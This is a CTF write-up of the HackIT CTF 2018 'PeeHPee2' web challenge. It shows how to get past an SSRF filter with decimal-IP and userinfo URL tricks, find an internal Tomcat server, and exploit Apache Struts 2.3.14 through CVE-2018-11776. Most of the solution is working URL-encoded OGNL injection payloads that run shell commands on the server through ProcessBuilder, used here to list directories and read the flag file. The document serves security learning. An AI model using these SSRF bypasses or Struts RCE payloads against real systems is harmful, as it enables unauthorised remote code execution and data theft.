2018

HackIT CTF 2018

Sat, 08 Sept. 2018, 08:00 UTC — Mon, 10 Sept. 2018, 08:00 UTC
ctf.hackit.ua

Web Challenges - PeeHPee2

Write-Up

Haboob Team

- Challenge Description

> Prove you are a PeeHPee Master :
>
> http://185.168.131.132:1234/

- Solution


This is an SSRF challenge, first we need to bypass the filtration we can use decimal IP address http://3114828676:1234 or http://0:1234/ or http://bla:bla@0.0.0.0:1234@bla

after bypassing the validation, we do a port scanning we found a tomcat running on port 8080.

http://bla:bla@0.0.0.0:8080@bla

Trying to find anything else about struts but failed to indicate the path. Then, the hint told us that struts version 2.3.14.

http://bla:bla@0.0.0.0:8080@bla/struts2-showcase-2.3.14/



We know that apache struts have a critical vulnerabilities published in 2018.

"CVE-2018-1327" and "CVE-2018-11776", by trying CVE-2018-11776 which is RCE and after doing encoding, our payload is:

```
http://bla:bla@0.0.0.0:8080@bla/struts2-showcase2.3.14/
%24%7B(%23_memberAccess%5B%27allowStaticMethodAccess%27%5D%3Dtrue).(%23cmd%3D%27id%27).(%23iswin%3D(%40java.lang.System%40getProperty(%27os.name%27).toLowerCase().contains(%27win%27))).(%23cmds%3D(%23iswin%3F%7B%27cmd.exe%27%2C%27c%27%2C%23cmd%7D%3A%7B%27bash%27%2C%27c%27%2C%23cmd%7D)).(%23p%3Dnew%20java.lang.ProcessBuilder(%23cmds)).(%23p.redirectErrorStream(true)).(%23process%3D%23p.start()).(%23ros%3D(%40org.apache.struts2.ServletActionContext%40getResponse().getOutputStream())).(%40org.apache.commons.io.IOUtils%40copy(%23process.getInputStream()%2C%23ros)).(%23ros.flush())%7D/help.action
```

By listing root directory, we found a flag file.

```
http://bla:bla@0.0.0.0:8080@bla/struts2-showcase-2.3.14/
%24%7B(%23_memberAccess%5B%27allowStaticMethodAccess%27%5D%3Dtrue).(%23cmd%3D%27ls%20/%27)
.(%23iswin%3D(%40java.lang.System%40getProperty(%27os.name%27).toLowerCase().contains(%27w
in%27))).(%23cmds%3D(%23iswin%3F%7B%27cmd.exe%27%2C%27c%27%2C%23cmd%7D%3A%7B%27bash%27%2C%
27-
c%27%2C%23cmd%7D)).(%23p%3Dnew%20java.lang.ProcessBuilder(%23cmds)).(%23p.redirectErrorStr
eam(true)).(%23process%3D%23p.start()).(%23ros%3D(%40org.apache.struts2.ServletActionConte
xt%40getResponse().getOutputStream())).(%40org.apache.commons.io.IOUtils%40copy(%23process
.getInputStream()%2C%23ros)).(%23ros.flush())%7D/help.action
```

and then reading the flag file.

```
http://bla:bla@0.0.0.0:8080@bla/struts2-showcase-2.3.14/
%24%7B(%23_memberAccess%5B%27allowStaticMethodAccess%27%5D%3Dtrue).(%23cmd%3D
%27cat%20/flag%27).(%23iswin%3D(%40java.lang.System%40getProperty(%27os.name%27).toLow
erCase().contains(%27win%27))).(%23cmds%3D(%23iswin%3F%7B%27cmd.exe%27%2C%27c%27
%2C%23cmd%7D%3A%7B%27bash%27%2C%27-
c%27%2C%23cmd%7D)).(%23p%3Dnew%20java.lang.ProcessBuilder(%23cmds)).(%23p.redirectErr
orStream(true)).(%23process%3D%23p.start()).(%23ros%3D(%40org.apache.struts2.ServletActionCon
text%40getResponse().getOutputStream())).(%40org.apache.commons.io.IOUtils%40copy(%23process
.getInputStream()%2C%23ros)).(%23ros.flush())%7D/help.action
```